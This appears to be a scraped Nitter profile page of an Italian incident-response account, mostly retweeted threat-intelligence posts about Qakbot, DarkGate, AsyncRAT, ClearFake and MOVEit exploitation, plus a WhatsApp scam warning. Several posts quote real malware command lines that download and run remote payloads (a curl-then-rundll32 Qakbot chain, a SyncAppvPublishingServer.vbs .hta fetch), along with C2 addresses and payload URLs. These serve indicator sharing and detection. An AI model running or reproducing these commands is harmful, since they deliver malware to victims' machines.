
Security - DFIR 🇮🇹 https://nitter.cf/t.co/i2FRKNGRBx
Joined August 2012
- Tweets163
- Following537
- Followers61
- Likes211


Patrizio Perna retweeted

New downgrade attack can bypass FIDO auth in Microsoft Entra ID - @billtoulas
bleepingcomputer.com/news/se…
bleepingcomputer.com/news/se…

Patrizio Perna retweeted

75 zero-days were exploited in 2024. 🚨
GTIG’s latest report shows attackers are focusing more on enterprise tech, including security and networking products.
View the full report for implications and recommendations for defenders: bit.ly/4dFZcuv

ALT 2024 Zero-Day Trends: What You Need to Know


Patrizio Perna retweeted
⚠️Threat actors are taking advantage of the CrowdStrike BSOD bug to spread malware. ThreatLabz identified a lure that uses a Microsoft Word document that contains instructions on how to recover from the issue. However, the document contains a malicious macro that, when enabled, downloads a poorly detected information stealer from hxxp://172.104.160[.]126:8099/payload2.txt
Stolen data is sent via HTTP POST requests to 172.104.160[.]126:5000
Malicious Word doc: virustotal.com/gui/file/8037…
Info stealer: virustotal.com/gui/file/4ad9…

Patrizio Perna retweeted

#Malspam spotted in Italy 🇮🇹
Fake OneDrive DNS Error
EML>.zip>.html>powershell(clipboard)>.exe
hxxps://pixeltechnical[.]com/V1x/172988
hxxps://trendistech[.]com/mPy8/507641
hxxps://pixelprofiti[.]com/cpxMn7/535927
virustotal.com/gui/collectio…
csirt.gov.it/contenuti/rilev…


Patrizio Perna retweeted

2024-01-25 (Thursday): #DarkGate active again this week. IOCs from an infection run earlier today are available at bit.ly/42h3PFY
#Unit42ThreatIntel #TimelyThreatIntel #IndicatorsOfCompromise #Wireshark #InfectionTraffic

ALT Infection chain: Unknown source --> doubleclick URL --> compromised site --> zip download --> extracted Windows shortcut --> WebDAV traffic for files to install DarkGate --> DarkGate installed --> DarkGate HTTP C2 traffic

ALT Several windows. Popup notification for downloading initial ZIP archive. Menu to save. Copy download link option selected. Link copied and pasted into Notepad.

ALT Screenshots of several windows. Zip file extracted and downloaded ZIP archive contents visible. PDF file. PDF opened in Notepad contains URL.

ALT Wireshark infection traffic screenshots. Includes screenshots of persistence in directory.
Patrizio Perna retweeted

#Qakbot - bmw01 - url > .zip > msi > .exe
#Signed - Ken Friedman AB
msiexec.exe Notesvb.msi
rundll32.exe C:\Windows\Installer\MSIABF.tmp,zzzzInvokeManagedCustomActionOutOfProc SfxCA_240692187 11 tiho_exe.cs!CustomActions.DownloadAndExecute
(1/3)
IOC's
github.com/pr0xylife/Qakbot/…

Patrizio Perna retweeted
Booking[.]com_Confirmation.lnk f20cf00e1b53bb5ba941721c6a0aa77ff12eb64808e7fdfca5263878d6abdcd9 ↓
C:\Windows\System32\SyncAppvPublishingServer.vbs ;.(gp -pa 'HKLM:\SOF*\Clas*\Applications\msh*e').('PSChildName')https://galaxe-team[.]info/Downloads/Hotel/Booking.hta
"Confirmation.exe" is reported as #AsyncRAT (version: "Venom RAT + HVNC + Stealer + Grabber v6.0.2")
C2: 178.33.57.153:4449
[+] Sample: bazaar.abuse.ch/sample/b9371….
* Interesting that "Confirmation.exe" is a 7zip SFX (self-extracting) archive that uses AutoIt to achieve the infection 🔎
+ WebDAV \\91.92.251.163@80\Downloads\


Patrizio Perna retweeted

#Amadey propagated via compromised USB similar TTPs observed before. Probably same TA 🧐
USB > .lnk > .ps1 > "Runtime Broker.exe"
S1
🔗s://arstechnica.]com/civis/members/frncbf22.1062014/about/
S2
👾 s://evinfeoptasw.]dedyn.]io/updater.php?from=USB1


#zgRAT propagated via compromised USB using base64 and AES-CBC during staging phases
USB > .lnk > .ps1 > .exe
S1
🔗s://vimeo.]com/api/v2/video/804838895.json
🧐s://vimeo.]com/user195838396
S2
👾s://wjecpujpanmwm.]tk/updater.php?from=USB1&user=$uuid%temp%\Runtime Broker.exe


Patrizio Perna retweeted

If you didn't noticed, some websites involved with #ClearFake #FakeUpdates campaigns seems to be sending download records to a Telegram Bot, forwarded to a Group.
46.255.201.42 - CN authenticprod[.]fr
styktraffred - Group Name
applemalicalo_bot - Bot user


Patrizio Perna retweeted

🚨 Cluster25 has uncovered phishing attacks likely linked to a pro-Russia nation-State adversary. These attacks, conducted in the context of the RU-UA conflict zone, leverage a recently discovered vulnerability (CVE-2023-38831) affecting WinRAR. Read more: blog.cluster25.duskrise.com/…
Patrizio Perna retweeted
🛑 Nueva campaña de #ClearFake ahora en perfecto español y a través de sitio e-Commerce Chileno 🇨🇱 comprometido.
Investigación junto a @joy_dragon 💪
1.- Usuario visita sitio comprometido (#WateringHole) ↓
2.- Carga Binance Smart Chain (#blockchain) ↓
3.- Muestra 'Fake Update' ↓
4.- Descarga .APPX firmado ↓
5.- Ejecuta #HijackLoader (vía esteganografía) ↓
6.- Instala #RacoonStealer v2 (C2: 5.75.241.110) 🦝💣
Detalles en el blog de @FINSIN_CL: finsin.cl/2023/09/29/infecci…
English: finsin-cl.translate.goog/202…


Patrizio Perna retweeted

⚠️ Warning for all users in 🇩🇪 Germany, 🇪🇸 Spain, 🇮🇹 Italy and potentially other countries. #Strela stealer is being distributed through malspam campaigns, as has also been reported by @0xToxin. 🧵 1/4
Patrizio Perna retweeted

Super important update on the #MOVEit Transfer saga -- Progress has released a NEW patch for further attack vectors that we uncovered during our analysis.
To note, another CVE will be released and everyone who uses MOVEit is urged to install a new patch. progress.com/security/moveit…

Patrizio Perna retweeted
#dbatloader spread via mail "New Purchase Order"
url > .pdf.img > .exe
🔗p://www.islamicbankbd.]org/document/PurchaseOrder52435374.pdf
🔥p://ecmtibbiclhazlar.]com/cyxjElXJ/205_Chilrcjtcqn
Now stager and C2 seems disabled and redirect to RickRoll


Patrizio Perna retweeted

#Qakbot cURL Artillery #TTPs 🚨
#DFIR exec flow: wscript > cmd & curl x6 > timeout & Rundll32
[+] JavaScript T1059.007
[+] CMD T1059.003
[+] Ingress Tool Transfer T1105
"curl DistroURL -o, --output LoaderPath"
[+] Time Based Evasion T1497.003
[+] Rundll32 T1218.011


#Qakbot - obama267 - .pdf > .zip > curl > .dll
wscript.exe Calculation-of-costs.js
cmd.exe /c mkdir C:\Poliset\Nolser & curl https://skagnechri.]com/0.29.dat --output C:\Poliset\Nolser\file.OOCCXX
rundll32 C:\Poliset\Nolser\file.OOCCXX,menu
IOC's
github.com/pr0xylife/Qakbot/…

Patrizio Perna retweeted
The MOVEit Transfer exploitation is not just SQL injection(👀)
We uncovered the very last stage of the attack chain to drop human2.aspx ultimately ends up gaining remote code execution ‼
We fully recreated the attack chain with a demo achieving a reverse shell & ransomware!
Patrizio Perna retweeted

#Truffa su WhatsApp
Alcuni di Voi ne avranno sentito parlare, qualcuno ha visto qualche articolo su qualche blog/giornale ma il problema rimane che i truffatori ci provano sempre e qualcuno prima o poi ci casca.
Quel qualcuno oggi era mia madre che ha buttato con un bel click su bonifico istantaneo quasi 5k.
Sul momento sono diventato una bestia e l'ho trattata malissimo.
E mi sento una merda.
L'ho trattata male perché c'è l'avevo con me stesso più che altro...
Erano settimane che mi dicevo manda ai nonni come funziona la truffa e tra fare una valanga di cose alcune pure inutili alla fine c'è scappata la truffa.
Ha ignorato 10000 segnali sia chiaro, per il fatto che ho 2 numeri di telefono, che ho i conti delle aziende,che con Lei non uso whatsapp...
Ma nulla, momento di debolezza, fretta, ansia e la fregatura è servita.
Non voglio farvi nessuna morale, vi dico solo mandate a tutti i vs. contatti questo tipo di truffa, magari qualcuno riusciamo a salvarlo in tempo.
Inutili parlarne, mandate le immagini e cercate di veicolare proprio su WhatsApp e sulle persone più anziane.
L'unica arma che abbiamo è la conoscenza e la prevenzione.
#smishing
#phishing
#Security


Patrizio Perna retweeted

🚨 Massive zero-day exploitation for MOVEit Transfer (now formally CVE-2023-34362).
At this moment, at least 57 instances potentially compromised with the human2.aspx backdoor, 39 in the US.
After the respective analysis, the validation process I use is as follows:
1.- I verify that the host corresponds to a MOVEit instance (source code).
2.- I connect to a non-existent URL, for example: /azmiqyw3.aspx (I save the response).
3.- I connect to the path of the backdoor: /human2.aspx (I save the response).
If this last response is different from the first one + the server returns 404 + the response type is "text/html" + the content-size is 1245 + the page title is "404 - File or directory not found.", you are potentially facing a compromised instance.
Tested on Microsoft ASP .NET 4.0.3 and IIS 10.0, check for yourselves.

Patrizio Perna retweeted
I received about a dozen #qakbot #qbot (BB29) emails today. Initially, the urls dropped a .zip file containing a .wsf that led to a 0-byte .dll file. I tried the same urls again later and got directly dropped .js files leading to a working .dll.
IOCs:
github.com/executemalware/Ma…